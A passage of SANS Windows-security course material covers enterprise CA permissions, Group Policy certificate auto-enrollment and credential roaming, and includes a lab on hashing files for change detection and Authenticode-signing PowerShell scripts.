- CA Certificate expired (Event Log ID 10)
- CA Certificate remaining validity is less than one month (Event Log ID 11)
- CA Certificate remaining validity is less than half its lifetime (Event Log ID 12)
- CA Certificate has been revoked (Event Log ID 13)
- CRL expired (Event Log ID 20)
- CRL overdue (Event Log ID 21)
- CRL cannot be retrieved from Active Directory (Event Log ID 22)
- CRL cannot be retrieved from Web server (Event Log ID 23)

Best Practices

- Remove the Authenticated Users group from the permissions on the CA itself. Add only those groups whose users and computers will actually need to obtain certificates. Don't forget that computers can be members of groups too.
- Create a local group named "CA Admins" on each certificate server. Give this group the Manage permission on the CA. Use this group to delegate authority over the CA, if necessary, without granting the delegates full administrative power on the computer or in the domain.
- Remove all unneeded certificate templates from the Certificate Templates container. Keep in mind that a template can be added temporarily when needed and then removed again. When in doubt, remove the template from the CA. Don't worry, this does not delete the template itself in AD; it just unloads it from this particular CA.
- Assign the Everyone group Deny:Enroll and Deny:AutoEnroll to all templates by default, then change this permission as needed to allow just the desired users and computers to request certificates. Keep in mind that permissions can be changed temporarily as needed. In particular, be very wary of granting Enroll or AutoEnroll to overly expansive groups for the following templates:
 - Administrator
 - CA
 - SubCA
 - EnrollmentAgent
 - EFSRecovery
 - CodeSigning
 - CTLSigning
- Audit all failed access to all certificate templates.
- At a minimum, the Authenticated Users group should be granted Read access to all templates: certificate servers themselves need to be able to read template

information, and, despite the name of this group, computer accounts are in the Authenticated Users group too.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


What Is Group Policy Auto-Enrollment?

Hands-free install and renewal of certificates through Group Policy.

No user training required!

Which certs do users get?

- Template permissions
- Templates loaded in CA
- Permissions on the CA



SANS

SEC505 | Securing Windows

What Is Group Policy Auto-Enrollment?

Windows computers can enroll for certificates from enterprise CAs automatically without any user training. Users see nothing different on their graphical desktops. This is one of the best features of the Windows PKI and potentially offers the most cost savings over competing solutions.

Certificate auto-enrollment is not enabled by default. It is enabled through Group Policy. Once enabled, a user or computer will attempt to auto-enroll for every available certificate template for which the user or computer has permission. This is why it is important to unload unwanted certificate templates from enterprise CAs, and to configure the permissions on templates and the CAs themselves, *before* enabling auto-enrollment.

Only enterprise CAs support auto-enrollment, not standalone CAs. Only domain-joined computers can use auto-enrollment, not standalone computers. No one needs to be logged on for computer auto-enrollment to occur. A user must log on in order for that user to engage in auto-enrollment.

If the CA keeps a request pending until the request is manually approved by a PKI administrator, auto-enrollment is compatible with this and will simply retrieve the certificate after it is approved.

Auto-enrollment is triggered at reboot, user logon, and every eight hours after that. Expired, deleted, or revoked certificates will also trigger an auto-enrollment for replacement certificates.

Specifically, what gets triggered to carry out the auto-enrollment process are scheduled tasks built into Windows. These scheduled tasks may be triggered manually as needed:


```
$TaskPath = "\Microsoft\Windows\CertificateServicesClient\"  
  
Start-ScheduledTask -TaskPath $TaskPath -TaskName "UserTask"  
  
Start-ScheduledTask -TaskPath $TaskPath -TaskName "SystemTask"
```

On older computers, these scheduled tasks can be "pulsed" like this too:

```
certutil.exe -pulse #Computer Certs  
  
certutil.exe -pulse -user #User Certs
```

How to Configure

Configuration of auto-enrollment in Group Policy is relatively simple, once the necessary PKI and AD infrastructure is in place.



Try It Now!

To configure computer auto-enrollment settings in a GPO, navigate in the GPO to Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies. Next, right-click on "Certificate Services Client - Auto-Enrollment" on the right

side > set Configuration to Enabled > check all boxes > OK. User auto-enrollment is enabled the same way, but navigate under User Configuration instead.

You can adjust auto-enrollment behavior for both computer and user certificates. So in the *Try It Now!* just above, you can make the same change under User Configuration in the GPO, not just under Computer Configuration.

Windows 2000 Only: Computer Certificates Only

Windows 2000 can only request certificates related to the computer and cannot auto-enroll for user certificates. The certificate templates available for computer auto-enrollment include:

- Computer
- Domain Controller
- Enrollment Agent (Computer)
- IPsec

Windows XP and Later: Both Computer and User Certificates

Windows XP and later support auto-enrollment for both computer and user certificates. User certificates include those for S/MIME encryption of email, user authentication certificates for Edge and Connection Manager (dial-up and VPN connections), code signing, etc.

As with computer auto-enrollment, user certificates that have expired, been deleted, or been revoked are automatically replaced. Revoked certificates can be automatically removed. It is also possible to replace existing certificates with new versions, such as when the new version is based on a customized template or when a new template supersedes an older template.


Auto-enrollment of user certificates requires an enterprise CA. If the CA is running Windows Server 2003, it must be Enterprise or Datacenter edition. With Server 2008 and later, the CA may also be Standard edition. The CA's domain must be at Windows Server 2003 forest functional level or better; hence, all domain controllers must be running Windows Server 2003 or later. The user's computer must be either Windows XP or later, but cannot be Windows 2000 (which is obsolete anyway).

Auto-enrollment certificate templates must be version 2.0 or later. If necessary, right-click an old version 1.0 template and select Duplicate Template to make a newer version copy.

Auto-Enrollment of Smart Card Certificates

Auto-enrollment of certificates is transparent unless the enrollment process has been configured to require user interaction. Enrollment for smart card certificates always requires user interaction because a card must be inserted and the PIN entered.


What does auto-enrollment for a smart card certificate look like to the user? After the user logs on, an icon that looks like a tiny certificate appears in the status area of the task bar next to the clock. When the user clicks the icon, a dialog box appears, prompting the user to start the enrollment process or to be reminded to do so later.



If the user clicks Start and the enrollment is for a smart card, another dialog box appears, prompting the user to insert his or her card. If the wrong smart card driver appears first, the user clicks Cancel until the correct driver is listed. A single type of card should be given to users to avoid potential confusion.



If the user clicks the Details button, an expanded dialog box shows information about the card and the reader. This is useful for troubleshooting.



After the PIN is successfully entered, the enrollment process continues normally, just as though the private key were on the local hard drive instead of in a smart card.

What Is Credential Roaming?

Store certificates and keys in AD:

- Keys kept in an encrypted attribute of the user's account in AD.
- Local computer's cache is synchronized automatically at logon.
- Don't need roaming user profiles.
- No user training required.

Requirements:

- Windows Server 2003-SP1 (plus patch) or later.
- Active Directory schema modifications.
- Windows XP-SP2 (plus patch) or later OS.

SANS

SEC505 | Securing Windows


What Is Credential Roaming?

For the sake of making users' certificates and private keys follow their owners around from machine to machine, "credential roaming" is the ability of users to store their certificates and private keys in Active Directory instead of storing them in their roaming user profiles.

The certificates and keys stored in AD are kept synchronized with the local certificates and keys at every computer where the user logs on locally. If there is a difference between the items in AD and the local items, the newer item is uploaded/downloaded to overwrite the older one. This synchronization check is triggered every time a user logs on, a user locks or unlocks the computer, Group Policy is refreshed, or anytime a change occurs to the local collection of certificates and private keys. If a user deletes a certificate or private key locally, this change is updated in AD, and copies of the deleted item(s) can be automatically deleted at the other computers where the user subsequently logs on. Synchronization is performed before auto-enrollment to ensure that unnecessary duplicates are not created. Renewed certificates are automatically synchronized. Expired certificates are archived indefinitely both in AD and in the local profile.

Domain accounts using credential roaming will have a multivalued attribute named "ms-PKI-DPAPIMasterKey", which will contain all of the user's master key files (used to encrypt private keys), the name of the preferred master key to use, an update timestamp (ms-PKI-RoamingTimeStamp), and another multivalued attribute (ms-PKI-AccountCredentials) to hold one or more encrypted copies of private keys, certificates, certificate requests, and, on Vista and later, even stored usernames and passwords. *How* are they encrypted exactly? It's not published.

Credential roaming options are configured on clients through Group Policy, which requires a new ADM template on Windows Server 2003, but the template is built into Server 2008 and later. In Server 2008 and later, you'll find the options under User Configuration > Policies > Windows Settings > Security Settings > Public Key Policies.



Currently, the best documentation for troubleshooting credential roaming is the following: <http://technet.microsoft.com/en-us/library/cc700848.aspx>.

If your domain controllers are Server 2003, you'll need to contact Microsoft Customer Support Services (MCSS) to get the scripts necessary to configure credential roaming. On Server 2008 and later domain controllers, the feature is built in but not enabled by default.

Requirements

To enable credential roaming, you must have or perform the following:

- All controllers running at least Windows Server 2003-SP1 with the update described in KB907247, or Windows Server 2003-SP2, or later, plus the schema modifications. Server 2008 and later are already capable.
- The necessary schema modifications on pre-Server 2008 domains are described in an article entitled "Configuring and Troubleshooting Certificate Services Client-Credential Roaming", last seen at <http://technet.microsoft.com/en-us/library/cc700848.aspx>. They are also mentioned in KB907247. (You can also

search on the names of the files necessary to try to find more documentation: credroam.ldf, permupdate.ldf, credroam.adm, credroamperms.bat, and krdeploy.cmd.)


- Clients running Windows XP-SP2 or Windows Server 2003-SP1 or later with the update described in KB907247 applied. Windows XP-SP3/2003-SP2 and later versions of Windows already have the update.
- Forest functionality level must be at Windows 2000 native mode or better.
- If domain controllers are Server 2008 or later, the client must be able to communicate with at least one controller that is not a Read-Only Domain Controller (RODC).
- Users who are migrated from one domain to another must first export all of their certificates and private keys, migrate to the new domain, then import. Migration and credential roaming cannot be used simultaneously.
- Roaming user profiles either disabled entirely or with the necessary directories excluded from roaming (see the articles mentioned above).
- Cannot currently be used for user accounts used as service accounts, e.g., SQL Server service accounts. A future patch or Service Pack has been promised to correct this shortcoming (don't hold your breath).

Does It Really Work?

In this author's experience, amazingly, *Yes!* The user sees nothing different on their desktops, there's no user training required, and the schema modifications caused no problems. This author has seen the feature deployed on a network of over 20 thousand users using Windows XP workstations and Server 2003 domain controllers.

One tip, though, is to remember an option found in the properties of a certificate template named "Do not automatically reenroll if a duplicate certificate already exists in Active Directory" (it's found on the General tab). You'll almost certainly want this box checked on templates intended for users. This option goes with credential roaming very nicely to help ensure that each user gets only one certificate of that type and that that certificate (and private key) follows the user around from computer to computer. This is very important, for example, for S/MIME email certificates and private keys.

Hashing and Signing PowerShell Scripts



Get-FileHash:

- Hashes other files.
- Built into PowerShell already.
- Supports MD5, SHA-1, SHA-256, SHA-384, and SHA-512.
- Can export to a CSV file.

Hashing files for change detection and signatures:

- Compare-FileHashesList.ps1

SANS

SEC505 | Securing Windows

Hashing and Signing PowerShell Scripts

PowerShell includes cmdlets for calculating hash values (`Get-FileHash`), digitally signing PowerShell scripts (`Set-AuthenticodeSignature`), checking the existing signatures inside PowerShell scripts (`Get-AuthenticodeSignature`), encrypting files with a public key certificate (`Protect-CmsMessage`), and decrypting these files (`Unprotect-CmsMessage`).

Whew! That's a lot. We need to discuss some cryptography before using the cmdlets.

Hashing

A hashing function is not used to encrypt data, but to check integrity. A hash function takes data of any size as input and produces a small fixed-length string of bits as output. The output is called "the thumbprint of" or "the hash of" or "the digest of" the original input. Examples of hash functions include MD5, SHA-1, and SHA-256. To repeat, though, because it is very commonly misunderstood: a hashing algorithm is *not* an encryption algorithm.

Importantly, a hash function is very sensitive to any changes in the original input. So if a file is hashed to produce a hash value (for example, a PowerShell script or an MSI package), then, if even one bit of that file is modified, the hash of the modified file will be different than the hash of the original file with a probability over 99.99999999%.

At an earlier time: $\text{Hash}(\text{Data}) = X$
 At a later time: $\text{Hash}(\text{Data}) = Y$
 Compare: $X \neq Y$
 Therefore: Data has changed!

We can use hash functions for integrity verification, like super-enhanced checksums.

Digital Signatures

To prove that some data has not been altered since it was created, and to prove that it came from a certain key holder, the data can be digitally signed. One way to produce a digital signature of a file is by:

1. Hashing the file to produce a hash value.
2. Encrypting this hash value with the signer's *private* key.
3. Appending the encrypted hash to the file (or otherwise associating the encrypted hash with the file, perhaps in a database or as a hidden filesystem attribute).

The signature is the encrypted hash value, the hash of the original file or data.

Someone can "check the signature" by 1) hashing the data independently with the same algorithm as the originator, 2) decrypting the originator's encrypted hash value with the originator's *public* key, and 3) comparing the originator's hash value with one's own independently calculated hash. If the two hash values are the same, this proves the data has not been altered (with a very, very high probability at least). And if the encrypted hash can be decrypted with another person's *public* key, this proves that the hash was encrypted with that person's corresponding *private* key. So a digital signature gives both proof of integrity and proof of origin, namely, that the signature was created by someone in possession of the private key (presumably, the legitimate owner of that private key).


Get-FileHash

Get-FileHash is built into Windows PowerShell 4.0 and later and PowerShell Core 6.0 and later. Get-FileHash calculates the hash thumbprints of files and input byte streams. It supports a variety of hashing algorithms, including MD5, SHA-1, SHA-256, SHA-384, and SHA-512. It can hash a single file, every file that matches a wildcard pattern, or every file object piped into it.

To hash all the PowerShell scripts in a folder using SHA-256:

```
Get-FileHash -Algorithm SHA256 -Path C:\Folder\*.ps1
```

Set-AuthenticodeSignature



```

Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Example.ps1 X
1 #####
2 #.NOTES
3 # This is just an example of a digitally-signed PowerShell script.
4 # As you can see, the executable code is not encrypted, only signed.
5 #####
6
7 Get-Process
8 Get-Service
9 Get-Alias
10
11
12 # SIG # Begin signature block
13 # MIIJvAYJKoZIhvcNAQcCoIIJRTCCUECAQExCzAJBgUrDgMCGGUAMGkGCisGAQQB
14 # gjcCAQSGwzBZMDQGCisGAQBgjcCAR4wJgIDAQAABBAfzDtgWUsITrckOsYpFvNR
15 # AgEAAgEAAgEAAgEAAgEAMCEwCQYFKw4DAhoFAAQUwVKEKHwc7qGR+hSP15nVMrg5
16 # 0NegggbBmIIGVTCCKWgAwIBAgITPQAAAy87QHfu5v9DgAAAAADDANBkqhk1G
17 # 9w0BAQsFADBFRUwEWYKcZIm1ZPYLGOBGRYFbG9jYwWxFzAVBgoJk1aJk/IsZAEZ
18 # Fgd0ZXN0aw5nMRMwEQYDVQDEwPuzXN0aw5nLUNBMB4XDTEwMDEwMDEwMDEwMDEw
  
```

SANS

SEC505 | Securing Windows

Set-AuthenticodeSignature

"Authenticode" is a set of operating system features, management tools, and cryptographic standards for signing and validating executables, scripts, and other file types. Authenticode is proprietary to Microsoft and figures prominently in Windows Vista and later operating systems for regulating device driver loading and software package installation. There is a great deal of Authenticode documentation on Microsoft's website aimed at developers and vendors, plus several related Group Policy and PKI settings for security administrators. (Authenticode could be a one-day SANS course all by itself.)

Authenticode requires an X.509 code signing certificate from a trusted Certification Authority (CA). User-mode applications and PowerShell scripts can be signed with certificates from one's own in-house CA, but in 2021 Microsoft required all kernel-mode code, such as device drivers, to be signed by Microsoft. This means that third-party vendors have to submit their code to Microsoft, not just once, but for every new update.

Windows PowerShell 3.0 and later, but not PowerShell Core, include cmdlets for applying and validating Authenticode digital signatures to PowerShell scripts (*.ps1) and data files (*.psd1):


- Set-AuthenticodeSignature
- Get-AuthenticodeSignature

You can sign and validate other types of files with these cmdlets too, but we're only concerned with PowerShell here.

The digital signature inside a PowerShell script or data file is embedded in comment lines at the bottom of the script or file. The original executable code is not encrypted. These comments do not change the flow of execution in the script.

AppLocker, Windows Defender, PowerShell's execution policy enforcer, and other security products like Carbon Black can all examine and validate these signatures for various purposes, usually for the sake of deciding whether to allow or block the execution of the script. Third-party antivirus scanners can also examine these signatures to learn which certificates and CAs are acceptable to an organization for the sake of assessing the "reputation" of the PowerShell script or signer.

Ideally, we will sign all of our deployed PowerShell scripts and configure our antivirus scanners and script blockers to allow our own scripts when they have uncorrupted signatures. When we share our scripts with the outside world, the world can also examine these signatures.



With a Windows enterprise CA, the certificate template used to create these Authenticode certificates must have the "Code Signing" allowed purpose listed as an application policy on the Extensions tab of the template.

Once a user has enrolled for at least one code signing certificate, an object representing this certificate and associated private key is given to Set-AuthenticodeSignature to sign an existing PowerShell script:

```
$cert = dir Cert:\CurrentUser\My -CodeSigningCert |  
        Select-Object -First 1  
  
Set-AuthenticodeSignature -Certificate $cert -FilePath script.ps1
```

Validating the signature in a PowerShell script or data file is easier:


```
Get-AuthenticodeSignature -FilePath script.ps1
```

The output object will have a Status property set to "Valid" if the code signing certificate is from a trusted CA, the certificate has not been revoked, and not a single bit of the script or its signature block has changed since the signature was applied. It is easy to modify the script or signature block with Notepad, but virtually impossible to do so without detection. Remember, the digital signature includes a hash of the script, and this hash value was encrypted with the *private* key of the signer.

Sign-Script.ps1 and Check-Signature.ps1

To simplify the selection of the correct code signing certificate and to apply signatures to many scripts in a folder path, you have a script named "Sign-Script.ps1" in today's C:\SANS folder. You have a similar script named "Check-Signature.ps1" for validating the signatures in many scripts with one command. These scripts are simply wrappers for Set-AuthenticodeSignature and Get-AuthenticodeSignature.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS SEC505 | Securing Windows

On Your Computer

In this lab, you will hash and sign PowerShell scripts.

Hashing for Change Detection

Please switch to the C:\SANS\Day5 directory:

```
cd C:\SANS\Day5
```

Create a new file to be hashed:

```
Get-Date | Out-File -FilePath .\CreditCards.txt
```

Hash the entire C:\SANS directory tree recursively and view the output:

```
dir -Path C:\SANS\* -Recurse | Get-FileHash -Algorithm SHA256
```

Tip: You can hit the up arrow on your keyboard to reuse and edit prior commands.

Save these hashes to a comma-delimited CSV file for reference (before.csv):

```
dir -Path C:\SANS\* -Recurse | Get-FileHash -Algorithm SHA256 |  
Export-Csv -Path C:\Temp\before.csv
```

Delete the CreditCards.txt file:

```
Remove-Item -Path .\CreditCards.txt
```

Pick a PowerShell script in this folder at random, open it in Notepad, and add or modify a comment line at the top of the script (comments begin with "#"). Either open Notepad manually or use this line for fun (note, there is no space character after the parentheses):

```
notepad.exe (dir -Path *.ps1 | Get-Random).FullName
```

Save your changes to the script and close Notepad.

Create a new script, but pretend it is ransomware:

```
"get-service" | Out-File -FilePath .\Payload.ps1
```

Rehash all the files again, saving the output to a new CSV file (**after.csv**):

```
dir -Path C:\SANS\* -Recurse | Get-FileHash -Algorithm SHA256 |  
Export-Csv -Path C:\Temp\after.csv
```

Compare the two CSV files to find out what has changed (before and after):

```
.\Compare-FileHashesList.ps1 -ReferenceFile C:\Temp\before.csv  
-DifferenceFile C:\Temp\after.csv
```

The Status property will either say "New", "Missing", "Changed", or "Same" as the two CSV files are compared. The following table summarizes the meaning of the Status property.

Status	Meaning
Missing	File is listed in the reference or baseline CSV (on the left) but not in the difference CSV (on the right); it may have been deleted, renamed, or moved.
New	File was not in the original baseline CSV (on the left), but does exist in the difference CSV (on the right); it may be a new or renamed file.
Changed	File is listed in both of the CSVs, but with different hash values recorded.
Same	File is listed in both CSVs and has identical hashes in both CSVs too.

Use the up arrow on your keyboard, compare the CSV files again, but this time include the files that have not changed:

```
.\Compare-FileHashesList.ps1 -ReferenceFile C:\Temp\before.csv  
-DifferenceFile C:\Temp\after.csv -IncludeUnchanged
```

Use the up arrow again, but this time only show a summary of the changes:

```
.\Compare-FileHashesList.ps1 -ReferenceFile C:\Temp\before.csv  
-DifferenceFile C:\Temp\after.csv -SummaryOnly
```

Signing Your Scripts

Switch into the C:\SANS\Day5\CodeSigning folder:

```
cd C:\SANS\Day5\CodeSigning
```

List your certificates that have code signing as an allowed purpose:

```
.\Sign-Script.ps1 -ListCodeSigningCertificates
```

Note: From a previous lab, you should have one or more code signing certificates. If you have none, please load the "Code Signing" template into your CA and request a new certificate from it. The instructor is available for assistance.

Sign-Script.ps1 digitally signs other PowerShell scripts. Sign-Script.ps1 will help you to select the correct code signing certificate to use:

- If you use the -Thumbprint parameter, you can specify exactly which of your code signing certificates you wish to use.
- If you only have one code signing certificate, it will be used automatically; you don't need to give a thumbprint.
- If you have multiple code signing certificates and you do not use -Thumbprint to specify which one you want, the script will ask you which one to use.
- If you don't want to be asked, if you just want the script to use the first code signing certificate it finds, then use -DoNotAskWhichCertificateToUse. When in doubt, use this switch to avoid any interactive prompting.

For the following commands, if you have multiple code signing certificates, please append the "-DoNotAskWhichCertificateToUse" switch when running Sign-Script.ps1.

Sign the Example.ps1 script in the current folder and then open that script:

```
.\Sign-Script.ps1 -Path .\Example.ps1  
ise .\Example.ps1
```

Notice that the executable lines are in plaintext, but the signature block at the bottom is encrypted and encoded with Base64. Leave the script open in the ISE editor for now.

Check the validity of the digital signature in the Example.ps1 script:

```
.\Check-Signature.ps1 -Path .\Example.ps1
```

Notice that the Status property is "Valid."

In the ISE editor, make a small change to any executable line of the Example.ps1 script; for example, add a space character after the "Get-Process" command.

Save the change to the Example.ps1 script (Ctrl-S or File menu > Save).

Check the validity of the signature in the Example.ps1 script again:

```
.\Check-Signature.ps1 -Path .\Example.ps1
```

Notice that the Status property now says "HashMismatch" A digital signature includes a hash of the executable code. You trust the issuer of the code signing certificate, but this file has now been corrupted. (If you undo whatever change you made, save the script, and check its signature again, you'll see that the Status property goes back to "Valid".)

Close the tab with the Example.ps1 script in the ISE editor (save any changes).

You can also sign PSD1 data files that contain hashtables. This is very useful when configuration settings are stored in *.psd1 files separate from the PowerShell scripts that use those data files.

Sign every script and data file in C:\SANS\Setup\Member and all of its subdirectories:

```
.\Sign-Script.ps1 -Path C:\SANS\Setup\Member -Recurse
```

(Recall that these were the scripts used to build your Server Core VM.)

When you sign a script that is already signed, the existing signature data is discarded and replaced with the new signature. It's OK to re-sign repeatedly.

Use the up arrow on your keyboard and sign everything in C:\SANS\Setup\Member again:

```
.\Sign-Script.ps1 -Path C:\SANS\Setup\Member -Recurse
```

Find any scripts or data files in that folder that do not have valid signatures:

```
.\Check-Signature.ps1 -Path C:\SANS\Setup\Member -Recurse |  
Where { $_.Status -ne "Valid" }
```

Create Your Own Catalogs

In Windows, a catalog file is a *.cat file that contains the hashes of other files. Catalog files can be digitally signed. Microsoft uses catalog files for patch management, driver installation, OS integrity monitoring, and other purposes.

View the many catalog files that come with Windows (browse the subdirectories):

```
explorer.exe C:\Windows\System32\CatRoot
```

If you double-click one of the *.cat files there, a property sheet pops up showing the validity of the signature, the hashes of the other files, and other information.

Not just Microsoft, most software vendors today distribute their installation packages with digitally signed hashes of the files in their packages. They might not call these things "catalogs", but it is the same technique. Many file types are not (easily) signable, like MP3 files, but their hashes can be indirectly signed through a catalog file.

You can create your own catalog of signed hashes with PowerShell. Just save the hashes to a file with a ".psd1" filename extension and then sign that file.

Hash all the files underneath C:\SANS\Setup\Member and export to a CSV file that happens to have a ".psd1" filename extension (this is one command on one line):

```
dir -Path C:\SANS\Setup\Member -File -Recurse |  
Get-FileHash -Algorithm SHA256 |  
Export-Csv -Path .\MemberPackage.psd1
```

Sign the MemberPackage.psd1 file:

```
.\Sign-Script.ps1 -Path .\MemberPackage.psd1  
  
.\Check-Signature.ps1 -Path .\MemberPackage.psd1  
  
ise .\MemberPackage.psd1
```

Our own custom, signed catalog-*ish* file!

Digital signature lines begin with a hashmark and a space character ("# "). None of the data lines in a CSV file begin with a "#<space>". To extract the original file hashes, use a regular expression pattern to extract every line that does not begin with "# ":

```
Select-String -Path .\MemberPackage.psd1 -NotMatch '^# ' |  
Select-Object -ExpandProperty Line |
```

```
Out-File -FilePath .\MemberPackage.csv
```

The above MemberPackage.csv file is a well-formed CSV file with file hashes:

```
Import-Csv -Path .\MemberPackage.csv
```

